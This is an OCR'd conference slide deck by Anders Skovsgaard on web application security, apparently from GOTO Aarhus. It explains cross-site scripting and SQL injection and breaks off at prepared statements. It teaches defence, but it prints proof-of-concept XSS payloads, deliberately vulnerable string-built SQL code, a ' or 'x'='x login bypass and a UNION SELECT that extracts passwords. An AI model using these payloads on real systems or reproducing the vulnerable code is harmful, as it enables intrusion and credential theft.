


Tracks at GOTO Aarhus 2013

My Interests?	Monday Sep 30th	Tuesday Oct 01th	Wednesday Oct 02th
● Architecture	Architectures	Embedded technologies and the Internet of Things Web Security	DevOps In Depth Power Use of Programming Tools
● Backend	Distributed Systems Renaissance	Latest Advances in VMs	Data in Reality The Right Language for the Job
● Frontend	Experience Design The Future of IOS	JS as a Platform Making Sense of Data	Good JavaScript HTML5 Front-End du jour
● Process	Agile in Actuality: Stories from the Front Line	Lean IT Enterprise Open Data / eGov	Career

Follow @GOTOcon

Sidste chance for Early Bird!
Tilmeld dig før d. 30. juni og spar 4.000 DKK.

Læs mere og tilmeld dig på
www.gotocon.com/aarhus-2012

SIKKERHED I WEBAPPLIKATIONER

Anders Skovsgaard
Hackavoid

anders@hackavoid.dk

About Me

- Founded first company in 1996.
  - Helped: banks, media- and gambling companies, payment industry, CMS vendors…
  - Google, Twitter, Typo3
- Developing security scanner Hackavoid since 2008.
- MSc in Computer Science 2009.
- PhD student at Aarhus University since 2011.

Outline


- Cross-Site Scripting
- SQL Injection
- Cross-Site Request Forgery
- Clickjacking
- DNS Rebinding
- Misconfigurations
- What to do now?

Cross-Site Scripting

What is Cross-Site Scripting

- Also known as “XSS” or “CSS”.

- Widespread in web applications.
  - Test of 1.133 Danish web shops.
  - ~50% vulnerable to XSS.
  - Performed Feb 2011.





EMNER *Nethandel, Sikkerhedshuller*


Hver anden danske webshop har alvorlige sikkerhedsfejl

What is Cross-Site Scripting

- Can occur when:
  - A Web Application accept user inputs.
  - Dynamic content is created from the input.
  - Insufficiently validation or encoding of input.




Thank you Name!


JavaScript-advarsel

Simple PoC of XSS

What is Cross-Site Scripting


- An attack involves:
  - A web server.
    - Containing the web application (shop, community, CRM)
  - A client.
    - A user accessing the web server.
  - An attacker.
    - Internet user.

- *Attacker* can inject script into a trusted *web application*.

- Scripts are executed by the *client*.


What is Cross-Site Scripting

- Three types of XSS:
  - Reflective or Non-persistent
    - HTTP Request is used server-side to generate the response.




```
www.trustedsite.com/?id=2&title=News"><script>alert('XSS')</script>
```

  - Persistent or Stored
    - Values are saved server-side and permanently displayed to users.



```
www.trustedsite.com/?id=2
Siden på www.trustedsite.com says:
XSS
```


  - DOM-based
    - Client side scripts handles input values without proper escaping.



```
www.trustedsite.com/?id=2#lang=<script>alert('XSS')</script>
```

What is Cross-Site Scripting

- Is XSS a new threat?


CERT
Software Engineering Institute
Carnegie Mellon
search
GO
Publications Catalog
HOME | Software Assurance | Secure Systems | Organizational Security | Coordinated Response | Training
related links
Publications Catalog
Historical Documents
Authorized Users of "CERT"
US-CERT Vulnerability Notes Database

CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

This advisory is being published jointly by the CERT Coordination Center, DoD-CERT, the DoD Joint Task Force for Computer Network Defense (JTF-CND), the Federal Computer Incident Response Capability (FedCIRC), and the National Infrastructure Protection Center (NIPC).

Original release date: February 2, 2000
Last revised: February 3, 2000


- Original release date: **February 2, 2000**

- *“A web site may inadvertently include **malicious HTML tags or script** in a **dynamically generated page** based on **unvalidated input** from untrustworthy sources. This can be a problem when a web server does not adequately ensure that generated pages are **properly encoded** to prevent unintended execution of scripts, and when input is **not validated** to prevent malicious HTML from being presented to the user.”*

Cross-Site Scripting Attacks

- Should a web application with everything public (no login or CMS) be worried?

- Real-world example:
  - News article about XSS on **https://www.danskebank.dk** *December , 2010*



hvis du vil noget med it

COMPUTERWORLD

Køb Computerworld magasinet som digital download

Nyheds

Forside | Bøger | Nyheder | Debat | Blogs | Brancheguiden | White paper | J

Forretningssoftware | Internet | It-job & karriere | Sikkerhed | Tele & Mobil | Netværk | Offentli

Danske Bank: Sårbarheder er nu rettet

Danske Bank har rettet op på sårbarheder identificeret af 27-årige iværksætter. De var ikke farlige, lyder vurderingen.

  - CTO at Danske Bank replies:
    - “It’s important to underline that our **costumers safely can use our web site** as usual. […] Both parts (XSS) are **not dangerous**. It’s something where you can mix web pages and for example put in a picture and make a joke with us, or something.”

Cross-Site Scripting Attacks

- Examples:


  Fake login

  Link to malware

  Credit card

Cross-Site Scripting Attacks

- Add users and XSS becomes more dangerous.



Cross-Site Scripting Worm Floods MySpace


Posted by Zonk on Friday October 14 2005, @09:25AM
from the why-would-you-want-to-do-anything-on-myspace dept.

- “Samy” used XSS to add friends automatically.
  - 1 million friends in 24 hours.

- MySpace shut down the site.
  - Spreading at a rate of 1,000 users/second.

Cross-Site Scripting Attacks

- Some companies knows the risks.


2011

@Wayne Wayne Chang	@cloudscan David Hoyt	@userland Userland Playground
@0xde1 Jose A. Vazquez	@Online24 Online24	@hackavoid Anders Skovsgaard

Google Company

About Google › Company

Company overview

Who we are

Our culture

Security Hall of Fame

The following people have qualified for a Google Security Reward. On behalf of our hundreds of millions of users, we thank the named individuals for helping make Google products safer.

- George Deglin - http://gdeglin.blogspot.com
- Anders Skovsgaard -Hackavoid
- Keita Haga - [http://keitahaga.com]

Current Quarter

Name	Link
Ajay Singh Negi & Prashant Negi	iViZ Security
Anders Skovsgaard	Hackavoid.com
Yaroslav Olejnik - O.J.A.	


Cross-Site Scripting Attacks

- Example:

  DK-Hostmaster

Cross-Site Scripting Attacks

- DOM-based Attack
  - Today much work is done client-side.
    - jQuery, V8, Dart
  - Parameter values may not be sent to the server.
    - No logging.
    - WAF's of no use.
- Example


/clientlanguage.aspx#lang=a onerror=alert('XSS') tag=

```
<img src=a onerror=alert('XSS') tag=.png>
```


```
<script>
document.write('<img src='+ decodeURIComponent(document.location
        .href.substring(document.location.href.indexOf("lang=")
        + 5)) + '.png>');
</script>
```

Cross-Site Scripting Attacks

- The browsers are getting better.
  - Safari, Chome, Internet Explorer.
- But they can not filter everything.
  - E.g., `http://www.../error?message=<h1>Critital error…`
- Inside a `<script>` tag the war is lost.
  - Example

Preventing Cross-Site Scripting

- What is an input?



```
Request URL: http://gotocon.com/cph-2012/
Request Method: GET
Status Code: ● 200 OK
▼ Request Headers    view source
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
  Accept-Encoding: gzip,deflate,sdch
  Accept-Language: da-DK,da;q=0.8,en-US;q=0.6,en;q=0.4
  Cache-Control: max-age=0
  Connection: keep-alive
  Cookie: JSESSIONID=TRIFORK84267487841
  Host: gotocon.com
  Referer: http://gotocon.com/
  User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.19 (KHTML, like Gecko)
```

- Do not trust any input.

Preventing Cross-Site Scripting

- Do not trust client-side validation.
- Input Validation
  - Check if input is as expected.
  - Do not make black lists – white lists are better.
  - E.g., an age field should only consists of Integers.
- HTML Encode Input
  - Not only HTML tags.
    - Used in ASP.NET Request Validation.
    - JavaScript events may be used.
- Mark Cookies “httpOnly”.

Cross-Site Scripting ■

- Questions?

SQL Injection

What is SQL Injection?

- Short about SQL:
  - **S**tructured **Q**uery **L**anguage.
  - Allow us to access a database.
  - With SQL we can:
    - retrieve, insert, delete and update tuples in a database

- Used by many DBMS':
  - MS SQL Server, Oracle, MySQL, PostgreSQL and more.

- Many web application access the database using SQL.
  - ASP Classic/ASP.NET, PHP, Perl, JSP…
  - E.g., to maintain user and web page data.

What is SQL Injection?

- The flaw is in the web application, not in the DBMS.

- Involves only two players: the web-server and the attacker.


- Example login query:

```
SELECT * FROM Users
WHERE username= ‘admin’
AND password=‘god’
```

- Example code using HTTP input:
  -
```
var sql = “SELECT * FROM Users
  WHERE username=‘” + Request.QueryString(‘username’) + “’
  AND password=‘” + Request.QueryString(‘password’) + “’”
  […] conn.Execute(sql)
```

SQL Injection Attacks

- Attacking a login form.
  - var sql = “SELECT * FROM *Users*
    WHERE *username*=‘” + Request.QueryString(‘username’) + “‘
    AND *password*=‘” + Request.QueryString(‘password’) + “’”



Google Analytics

Startside for konto

Username: ' or 'x'='x

Password: ●●●●●●●●●●●●

  - var sql = “SELECT * FROM *Users*
    WHERE *username*=‘’ or ‘x’=‘x’
    AND *password*=‘’ or ‘x’=‘x’

SQL Injection Attacks

- Example:

  Extracting sensitive information from tables.

SQL Injection Attacks

- Blind SQL Injection
  - No output or error messages.

- Real-world example of sceptical customer.

Preventing SQL Injection

- Often recommendations of escaping strings.
  - Escaping ‘ with \’.
  - In PHP with MySQL: *mysql_real_escape_string()*

- What if you write:

```
SELECT * FROM News
WHERE
 Id=“+REPLACE(Request.QueryString(‘username’),”’”,”\\’”)
```

An attacker could do:

```
SELECT * FROM News
  WHERE Id=-1 UNION SELECT username, password FROM Users
```

Preventing SQL Injection

- Instead, use Prepared Statements (Parameterized Queries)

- First define all SQL code, then later pass each parameter.

```
